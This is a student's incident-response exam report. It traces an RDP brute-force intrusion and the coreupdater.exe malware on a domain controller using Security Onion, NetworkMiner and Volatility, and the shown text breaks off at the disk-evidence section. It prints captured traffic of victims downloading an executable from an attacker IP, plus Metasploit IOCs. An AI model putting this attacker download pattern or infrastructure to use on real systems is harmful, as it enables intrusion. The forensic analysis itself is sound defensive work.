

Final Investigation

IA 455 – Incident Response: Final Exam

Justin Coleman

17 April 2021

Contents

Executive Summary..... 3

Tools and Resources 3

Evidence List..... 4

Network Evidence 4

Volatile Memory Evidence 7

Disk Evidence 11

Malware Analysis 26

Remediation Recommendations..... 29

Executive Summary

Due to a weakness in a remote access technology in use on the network, an attacker was able to enter the network and both alter and steal files from at least two machines on the network. Additionally, one of these machines is responsible for many core functions of the network, and due to the type of access gained by the attacker, all functionality of that machine is now suspect and will likely require some highly impactful downtime to regain a sense of trust in the machine in questions. Furthermore, because of how thoroughly this machine was compromised, any user accounts on the network will need to be audited and, at a minimum, reset with new passwords.

Tools and Resources

- Security Onion 4.3.8
“A free and open source Linux distribution for threat hunting, enterprise security monitoring, and log management.”
<https://securityonionsolutions.com/software/>
- Windows 10 1903 (OS Build 18362.356)
“A series of operating systems developed by Microsoft and released as part of its Windows NT family of operating systems.”
<https://www.microsoft.com/en-us/software-download/windows10>
- Volatility 2.6.1 (Phocean)
“An open-source memory forensics framework for incident response and malware analysis.”
<https://www.volatilityfoundation.org/releases>
- Wireshark 2.6.10
“A free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.”
<https://www.wireshark.org/>
- NetworkMiner 2.4
“An open source Network Forensic Analysis Tool (NFAT) for...Linux/ FreeBSD).”
<https://www.netresec.com/?page=NetworkMiner>
- Autopsy 4.12
“Computer software that makes it simpler to deploy many of the open source programs and plugins used in The Sleuth Kit.”
<https://www.autopsy.com/>
- Zimmerman Tools’ Timeline Explorer 1.3.0.0
“View CSV and Excel files, filter, group, sort, etc. with ease”
<https://ericzimmerman.github.io/>
- XDot 1.1.2
“An interactive viewer for graphs written in Graphviz's dot language.”
<https://github.com/jrfonseca/xdot.py>
- Sleuthkit 4.6.7
“A collection of UNIX-based command line file and volume system forensic analysis tools.”
<https://sleuthkit.org/sleuthkit/download.php>
- MD5Sum 8.30
“Calculates and verifies MD-5 hashes. It is commonly used to verify the integrity of files. It (or a

variant) is installed by default in most Linux distributions.”

<https://man7.org/linux/man-pages/man1/sha1sum.1.html>

- MiTec’s Windows Registry Recovery x64 (3.1.0.0)
“a freeware utility designed to allow for the extraction and reading of Windows registry hive files”
<https://mitec.cz/wrr.html>
- Sha256Sum 8.30
“calculates and verifies SHA-256 hashes. It is commonly used to verify the integrity of files. It (or a variant) is installed by default in most Linux distributions.”
<https://man7.org/linux/man-pages/man1/sha1sum.1.html>
- PowerShell 5.1.18362.145
“A task automation and configuration management framework from Microsoft, consisting of a command-line shell and the associated scripting language.”
<https://docs.microsoft.com/en-us/powershell/>
- VirusTotal:
“Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community.”
<https://www.virustotal.com/gui/home>
- Abuse IP DB:
“Our mission is to help make Web safer by providing a central blacklist for webmasters, system administrators, and other interested parties to report and find IP addresses that have been associated with malicious activity online.”
<https://www.abuseipdb.com/>
- Hybrid Analysis:
“This is a free malware analysis service for the community that detects and analyzes unknown threats using a unique Hybrid Analysis technology.”
<https://www.hybrid-analysis.com/>

Evidence List

MD5 Hash	File Name
422046B753CF8A4DF49D2C4CE892DB16	case001-pcap.zip
964F2D710687D170C77C94947DA29E66	DC01-autorunsc.zip
E57FC636E833C5F1AB58DFACE873BBDE	DC01-E01.zip
64A4E2CB47138084A5C2878066B2D7B1	DC01-memory.zip
964EEAF0009D08CC101DE4A83A4E5D23	DC01-pagefile.zip
AD29830A583EFE49C8C1C35FAFFD264F	DC01-ProtectedFiles.zip
71C5C3509331F472ABCD81EB6EFF07	DESKTOP-E01.zip
3627DCAFA54E1365489A4EC0CC3D6A1C	DESKTOP-SDN1RPT-autrunsc.zip
CF31E2635C77811AAA1BB04A92A721E2	DESKTOP-SDN1RPT-memory.zip
45C096F2688A0B5DE0346FB72391B245	Desktop-SDN1RPT-pagefile.zip
3E1A358D50003A9351AC2160AE6F0495	DESKTOP-SDN1RPT-Protected Files.zip

Network Evidence

IP Address Involved	DNS Name (If available)
---------------------	-------------------------

10.42.85.10	citadel-dc01.c137.local
10.42.82.115	desktop-sdn1rpt.local
194.61.24.102	
203.78.103.109	

To begin with, I set up a Security Onion machine, transferred case001-pcap (MD5: f81a3ab2cb74dc3c1d91d1bab1b5fc9d) to this machine, and verified that the pcap transferred properly by comparing the hash before and after. Next, I loaded the pcap into the system by using the `sudo so-import-pcap case001.pcap` command. From this point I started up the built-in Squert installation and narrowed the time display to 2020-09-18 through 2020-09-20 as dictated by the pcap:

```
Import complete!

You can use the following hyperlink to view data
to quickly highlight the entire hyperlink and y
https://localhost/app/kibana#/dashboard/94b52626
y:Off,pause:!f,value:0),time:(from:'2020-09-18T0
'))

or you can manually set your Time Range to be:
From: 2020-09-18 To: 2020-09-20
```

Immediately, several problems are evident:

611	611	1	1		02:56:03	ET POLICY MS Remote Desktop Administrator Login Request
627	627	2	2		02:56:04	ET POLICY RDP connection confirm

4	5	0	103	54245
HEX				ASCII
03 00 00 33 2E E0 00 00 00 00 43 6F 6F 6B 69				...3.....Cooki
65 3A 20 6D 73 74 73 68 61 73 68 3D 41 64 6D 69				e: msthash=Admi
6E 69 73 74 72 61 74 6F 72 0D 0A 01 00 08 00 03				nistrator.....
00 00 00				...
...3.....Cookie: msthash=Administrator.....				

More than six hundred RDP attempts with connection confirmation, and from a remote IP address as well:

2020-09-19 02:21:26	5.1512	194.61.24.102	40044	10.42.85.10	3389	ET POLICY MS Remote Desktop Administrator Login Request
2020-09-19 02:21:26	5.1514	194.61.24.102	40044	10.42.85.10	3389	ET POLICY MS Remote Desktop Administrator Login Request
2020-09-19 02:21:26	5.1515	194.61.24.102	40044	10.42.85.10	3389	ET POLICY MS Remote Desktop Administrator Login Request

Client	Server	Protocol	Username	Valid login	Login timestamp
194.61.24.102 [194.61.24.102] (Other)	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	RDP Cookie	msthash=Administrator	Unknown	2020-09-19 02:21:26 UTC
194.61.24.102 [194.61.24.102] (Other)	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	RDP Cookie	msthash=nmap	Unknown	2020-09-19 02:19:26 UTC

This begins to paint a picture of a remote attacker attempting to brute force their way into Remote Desktop Protocol credentials. Shortly after this burst, there is evidence of success and further compromise:

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2020-09-19 02:24:06	5.2719	10.42.85.10	62410	194.61.24.102	80	ET INFO Executable Download from dotted-quad Host

65 72	GET /coreupdater
0A 41	.exe HTTP/1.1..A
66 65	ccept: */*..Refe
34 2E	rer: http://194.
63 65	61.24.102/..Acce

This clearly shows an HTTP GET request for 194.61.24.102/coreupdater.exe, which is the same IP as the brute force attacker. Opening the pcap in Wireshark, I was quickly able to isolate the traffic sessions from 194.61.24.102 to citadel-dc01.c137.local (10.42.85.10):

232420	194.61.24.102 [194.61.24.102] (Other)	40226	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	3389
232508	194.61.24.102 [194.61.24.102] (Other)	40234	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	3389
232563	194.61.24.102 [194.61.24.102] (Other)	40236	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	3389
232935	194.61.24.102 [194.61.24.102] (Other)	40238	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	3389
236782	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	62407	194.61.24.102 [194.61.24.102] (Other)	80
236781	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	62408	194.61.24.102 [194.61.24.102] (Other)	80
238560	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	62409	194.61.24.102 [194.61.24.102] (Other)	80
238559	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	62410	194.61.24.102 [194.61.24.102] (Other)	80
238560	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	62409	194.61.24.102 [194.61.24.102] (Other)	80

and desktop-sdn1rpt.local (10.42.85.115):

327358	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	50841	194.61.24.102 [194.61.24.102] (Other)	80
327357	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	50840	194.61.24.102 [194.61.24.102] (Other)	80
327358	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	50841	194.61.24.102 [194.61.24.102] (Other)	80
339448	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	50864	194.61.24.102 [194.61.24.102] (Other)	80
339449	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	50865	194.61.24.102 [194.61.24.102] (Other)	80
339449	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	50865	194.61.24.102 [194.61.24.102] (Other)	80
387213	194.61.24.102 [194.61.24.102] (Other)	40240	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	3389

From this information it seemed likely that my original assumption was correct: the attack originated with a brute force attack on RDP (port 3389) and then moved onto establishing a beachhead with the coreupdate.exe program through an HTTP request from the victim machine (port 80). Working on this hypothesis, I then used NetworkMiner to carve out the files from the pcap, which yielded the malware from both machines:

Filter keyword: 194.61.24.102							
Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port
236787	index.html	html	228 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	TCP 62408
238565	coreupdater[1].exe	exe	7 168 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.10 [CITADEL-DC01] [citadel-dc01.c137.local] [CITADEL-DC01.C137.local] (Windows)	TCP 62410
327363	index[1].html	html	228 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	TCP 50840
339455	coreupdater[2].exe	exe	7 168 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.115 [DESKTOP-SDN1RPT.local] [desktop-sdn1rpt] [DESKTOP-SDN1RPT] (Windows)	TCP 50864

Transferred to the infected system via HTTP GET request:

	D. port	Protocol	Timestamp	Reconstructed file path	Details
Windows)	TCP 62408	HttpGetNormal	2020-09-19 02:23:41 UTC	/opt/networkminer/AssembledFiles/194.61.24.10...	194.61.24.102/
Windows)	TCP 62410	HttpGetNormal	2020-09-19 02:24:06 UTC	/opt/networkminer/AssembledFiles/194.61.24.10...	194.61.24.102/coreupdater.exe
indows)	TCP 50840	HttpGetNormal	2020-09-19 02:39:26 UTC	/opt/networkminer/AssembledFiles/194.61.24.10...	194.61.24.102/
indows)	TCP 50864	HttpGetNormal	2020-09-19 02:39:58 UTC	/opt/networkminer/AssembledFiles/194.61.24.10...	194.61.24.102/coreupdater.exe

Content-Type	text/html	236809	194.61.24.102 [194.61.24.102] (Other)	TCP 80
GET	/coreupdater.exe	238565	10.42.85.10 [CITADEL-DC01] [citadel-d...	62410
Referer	http://194.61.24.102/	238565	10.42.85.10 [CITADEL-DC01] [citadel-d...	TCP 62410
User-Agent	Mozilla/5.0 (Windows NT 6.3; WOW64; Tr...	238565	10.42.85.10 [CITADEL-DC01] [citadel-d...	TCP 62410
Host	194.61.24.102	238565	10.42.85.10 [CITADEL-DC01] [citadel-d...	TCP 62410

Next, there are RDP connections from citadel-dc01 (10.42.85.10) to desktop-sdn1rpt (10.42.85.115):

7		2020-09-19 02:36:23	10.42.85.115	2	RFC1918 (.lo)	10.42.85.10	2	RFC1918 (.lo)
<input type="checkbox"/> ST		TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
<input type="checkbox"/>	RT	2020-09-19 02:36:23	5.1288	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm
<input type="checkbox"/>	RT	2020-09-19 02:36:23	5.1289	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm
<input type="checkbox"/>	RT	2020-09-19 02:36:23	5.1290	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm
<input type="checkbox"/>	RT	2020-09-19 02:36:23	5.1291	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm
<input type="checkbox"/>	RT	2020-09-19 02:36:23	5.1292	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm
<input type="checkbox"/>	RT	2020-09-19 02:36:23	5.1293	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm
<input type="checkbox"/>	RT	2020-09-19 02:35:55	5.1287	10.42.85.115	3389	10.42.85.10	62514	ET POLICY RDP connection confirm

From shortly after this connection, there was evidence of the download of coreupdater.exe via HTTP GET request to 194.61.24.102:

ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
<div><div></div></div>	2020-09-19 02:39:58	<div>10.42.85.115</div>	2	RFC1918 (.lb)	<div>194.61.24.102</div>	-	unknown (-)
T	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2020-09-19 02:39:58	5.1362	10.42.85.115	<div>50864</div>	194.61.24.102	<div>80</div>	ET INFO Executable Download from dotted-quad Host

Again, I was able to carve out this file using NetworkMiner (MD5 eed41b4500e473f97c50c7385ef5e374):

238363	coreupdater[1].exe	exe	7 168 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.115
327363	index[1].html	html	228 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.115
339455	coreupdater[2].exe	exe	7 168 B	194.61.24.102 [194.61.24.102] (Other)	TCP 80	10.42.85.115

Finally, there appears to have been contacted with IP 203.78.103.109 using Metasploit:

54		2020-09-19 04:08:45					203.78.103.109	-
<input type="checkbox"/> ST		TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
<input type="checkbox"/>	RT	2020-09-19 02:40:50	5.1377	203.78.103.109	443	10.42.85.115	50875	ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)

Volatile Memory Evidence

My next step in analyzing the evidence was to look at the volatile memory stored in citadeldc01.mem (MD5: 0623f97fc80c12aa508ed9926b2ec04e) using the program Volatility. My goal was to determine which OS was in use on citadeldc01 by running the `volatility -f citadeldc01.mem imageinfo` command which revealed that the best option would be the Win2012R2x64_18340 profile. Next, I wanted to see the running processes to see if coreupdater.exe was resident in memory and to carve it out to compare to the NetworkMiner version. To do this I ran the `volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 pslist | tee pslist.txt` command, which showed the running processes, their Process IDs, Parent Process IDs, Start and Exit Times, etc while also saving these results into an easy to read text file for later investigation. This showed that while coreupdater.exe was present in memory, it had no handles and had exited a few milliseconds after starting, which would make carving the file much more difficult:

```
justin@dfir-ubuntu:~/final/memory/dc01$ cat investigation/pslist.txt |
Offset(V)      Name      PID  PPID  Thds  Hnds
0xffffe00062fe7700 coreupdater.ex 3644  2244  0  -----
```

```
Start      Exit
2020-09-19 03:56:37 UTC+0000  2020-09-19 03:56:52 UTC+0000
```


Note that the listed process name, coreupdater.ex, is just because of how Windows truncates file and process names running in memory, but a successful carving of the process should still have the same hash as the file carved by NetworkMiner. My next course of action was to attempt to carve out the file by running the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 procdump -p 3644 -D procmemdump/* command which failed:

```
/investigation$ cat procdump.txt | grep 'Offset\|core'
coreupdater.ex      Error: PEB at 0x7ff5ffffe000 is unavailable (possibly due to paging)
/investigations$
```

My next course of action was to run the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 psscan | tee psscan.txt* command which can show unlinked (hidden) processes:

```
justin@dfir-ubuntu:~/final/memory/dc01/investigati
Offset(P)      Name      PID  PPID
0x000000002082c700 coreupdater.ex 3644  2244
0x000000005fa61700 coreupdater.ex 3644  2244
justin@dfir-ubuntu:~/final/memory/dc01/investigati
```

Another visualization from exporting the psscan data into Xdot:



This was interesting in and of itself, since there were additional offsets to try and also because the parent process id (2244) was nowhere to be found, but I also noticed that there was another unlinked process:

```
justin@dfir-ubuntu:~/final/memory/dc01/investigati
Offset(P)      Name      PID  PPID
0x0000000020fcb900 spoolsv.exe 3724  452
0x0000000060186900 spoolsv.exe 3724  452
justin@dfir-ubuntu:~/final/memory/dc01/investigati
```

I wasn't sure, but at the time my thought was that perhaps there was some process injection that would account for the

very fast run time of coreupdater.exe. Note that PID 452 is a legitimate process, services.exe, which does normally start spoolsv.exe, so if this instance of spools was malicious it was mostly because of process injection. I made a note that for later and went back to recovering coreupdater.exe. I next attempted to run the *procdump* command using the various offsets discovered earlier but had no luck. Unable to carve out the file from memory, I proceeded to try to gather more information about coreupdater.exe (PID: 3644). To try to scope out how successful the attacker had been at escalating privileges, I ran the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 sids | tee sids.txt* command, which showed the worst-case scenario:

```
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-500 (Administrator)
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-513 (Domain Users)
coreupdater.exe (3644): S-1-1-0 (Everyone)
coreupdater.exe (3644): S-1-5-32-544 (Administrators)
coreupdater.exe (3644): S-1-5-32-545 (Users)
coreupdater.exe (3644): S-1-5-32-554 (BUILTIN\Pre-Windows 2000 Compatible Access)
coreupdater.exe (3644): S-1-5-14 (Remote Interactive Logon)
coreupdater.exe (3644): S-1-5-4 (Interactive)
coreupdater.exe (3644): S-1-5-11 (Authenticated Users)
coreupdater.exe (3644): S-1-5-15 (This Organization)
coreupdater.exe (3644): S-1-5-5-0-5975976 (Logon Session)
coreupdater.exe (3644): S-1-2-0 (Local (Users with the ability to log in locally))
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-520 (Group Policy Creator Owners)
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-512 (Domain Admins) ←
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-518 (Schema Admins)
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-519 (Enterprise Admins)
coreupdater.exe (3644): S-1-18-1 (Authentication Authority Asserted Identity)
coreupdater.exe (3644): S-1-5-21-2232410529-1445159330-2725690660-572
coreupdater.exe (3644): S-1-16-12288 (High Mandatory Level)
```

The attacker had managed to get Domain Admin privileges on what is presumably a Domain Controller is about as bad as it can get. Serious remediation efforts are needed to resolve something like this. My next step was to run the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 netscan | tee netscan.txt* command to check on any network traffic associated with coreupdater.exe:

```
Volatility Framework 2.0.1
TCPv4 10.42.85.10:62613 203.78.103.109:443 ESTABLISHED 3644 coreupdater.exe
TCPv4 10.42.85.10:62613 203.78.103.109:443 ESTABLISHED 3644 coreupdater.exe
.../final/memory/dc01/investigations/volatility -f /citadeldc01.mem --profile=Win2012R2x64_18340 netscan
```

Which shows it was connected to the Metasploit-related address. I also checked for connections from spoolsv.exe:

```
Volatility Framework 2.0.1
0.0.0.0:62475 0.0.0.0:0 LISTENING 3724 spoolsv.exe
0.0.0.0:62475 0.0.0.0:0 LISTENING 3724 spoolsv.exe
:::62475 :::0 LISTENING 3724 spoolsv.exe
0.0.0.0:62475 0.0.0.0:0 LISTENING 3724 spoolsv.exe
0.0.0.0:62475 0.0.0.0:0 LISTENING 3724 spoolsv.exe
:::62475 :::0 LISTENING 3724 spoolsv.exe
/memov/dc01/investigations
```

All this showed was that spoolsv.exe was listening on TCP port 62475 which isn't necessarily strange behavior. I knew that I would need to do some disk forensics, so I wanted to see if I could find where the coreupdater.exe file was located on the infected machine, so I ran the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 filescan | tee filescan.txt* command:

```
RWD--- \Device\HarddiskVolume2\Windows\System32\coreupdater.exe coreupdater.exe.2424urv.partial
R--r-d \Device\HarddiskVolume2\Windows\System32\coreupdater.exe coreupdater.exe
```

This showed me that the file was located at \Windows\System32\coreupdater.exe which would make it much easier to

find. I wanted to look more into spoolsv.exe and the coreupdater.exe listing situation, so I ran the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 psxview / tee psxview.txt / grep 'coreupdater\|spoolsv'* command:

```

Name                PID pslst psscan thrdproc pspcid csrss session deskthrd ExitTime
spoolsv.exe          3724 False True False False False False 2020-09-19 03:56:52 UTC+0000
coreupdater.exe      3644 False True False False False False

```

From this, it was clear that *something* strange is going on with spoolsv.exe since it had been unlinked from most of the normal process listings, the same with coreupdate.exe. My next command to run was the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 svcsan -v / tee svcsan-v.txt* command, which shows service information. Running that output through */ grep 'core' -C10* showed the following:

```

Offset: 0x895057cce0
Order: 410
Start: SERVICE_AUTO_START
Process ID: -
Service Name: coreupdater
Display Name: coreupdater
Service Type: SERVICE_WIN32_OWN_PROCESS
Service State: SERVICE_STOPPED
Binary Path: -

```

This suggested to me that coreupdater.exe might have gained persistence by setting itself as an automatically starting service. There was enough evidence at this point to make me suspicious of spoolsv.exe, so I tried dumping it using the same commands that I attempted to use on coreupdater.exe and received the same error:

```

justin@dfir-ubuntu:~/final/memory/dc01$ volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 procdump -p 3742 --dump-dir temp/
Volatility Foundation Volatility Framework 2.6.1
ERROR : volatility.debug : Cannot find PID 3742. If its terminated or unlinked, use psscan and then supply --offset=OFFSET
justin@dfir-ubuntu:~/final/memory/dc01$ volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 procdump --offset=0xffffe000631cb900 --dump-dir temp/
Volatility Foundation Volatility Framework 2.6.1
Process(V)      ImageBase      Name      Result
-----
Error: Cannot acquire process AS

```

This suggested there was something strange happening, as spoolsv.exe wasn't even exited so it should have been resident enough in memory to dump; however, I was unable to dump it by process ID nor by offset. My final step for this process was to use a data visualization tool, Zimmerman Tools' Timeline Explorer, on data exported using the *volatility -f citadeldc01.mem --profile=Win2012R2x64_18340 timeliner --output-file=timeliner.body* command and then to use the *mactime -y -d -z UTC -b timeliner.body > timerliner.csv* command. From that point I simply needed to load the CSV file into Timeline Explorer:

```


[USER ASSIST] %windir%\system32\coreupdater.exe Registry: \\?\C:\Users\Administrator\ntuser.dat /ID: N/A/Count: 3/FocusCount: 0/1
[THREAD] Microsoft.Acti PID: 1292/TID: 708
[THREAD] spoolsv.exe PID: 3724/TID: 2508
[DLL LOADTIME (dll)] MPR.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffce01000
[DLL LOADTIME (dll)] NETAPI32.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffd885000
[DLL LOADTIME (dll)] PSAPI.DLL Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffd8d0000
[DLL LOADTIME (dll)] WINHTTP.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffd0a7000
[DLL LOADTIME (dll)] WININET.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffd25b000
[DLL LOADTIME (dll)] WINMM.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffcb60000
[DLL LOADTIME (dll)] WINMMBASE.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffcfa30000
[DLL LOADTIME (dll)] iertutil.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffd27e000
[DLL LOADTIME (dll)] ole32.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffdc9a000
[DLL LOADTIME (dll)] wkscli.dll Process: spoolsv.exe/PID: 3724/PPID: 452/Process POffset: 0x20fcb900/DLL Base: 0x7ffffd9ec000
[PROCESS] coreupdater.ex PID: 3644/PPID: 2244/POffset: 0x2082c700

```

Taken with the rest of the spoolsv.exe related evidence, this shows spoolsv.exe loading several dlls, including WINHTTP.dll and WININET.dll, both of which include functionality for access local and remote network resources.

Disk Evidence

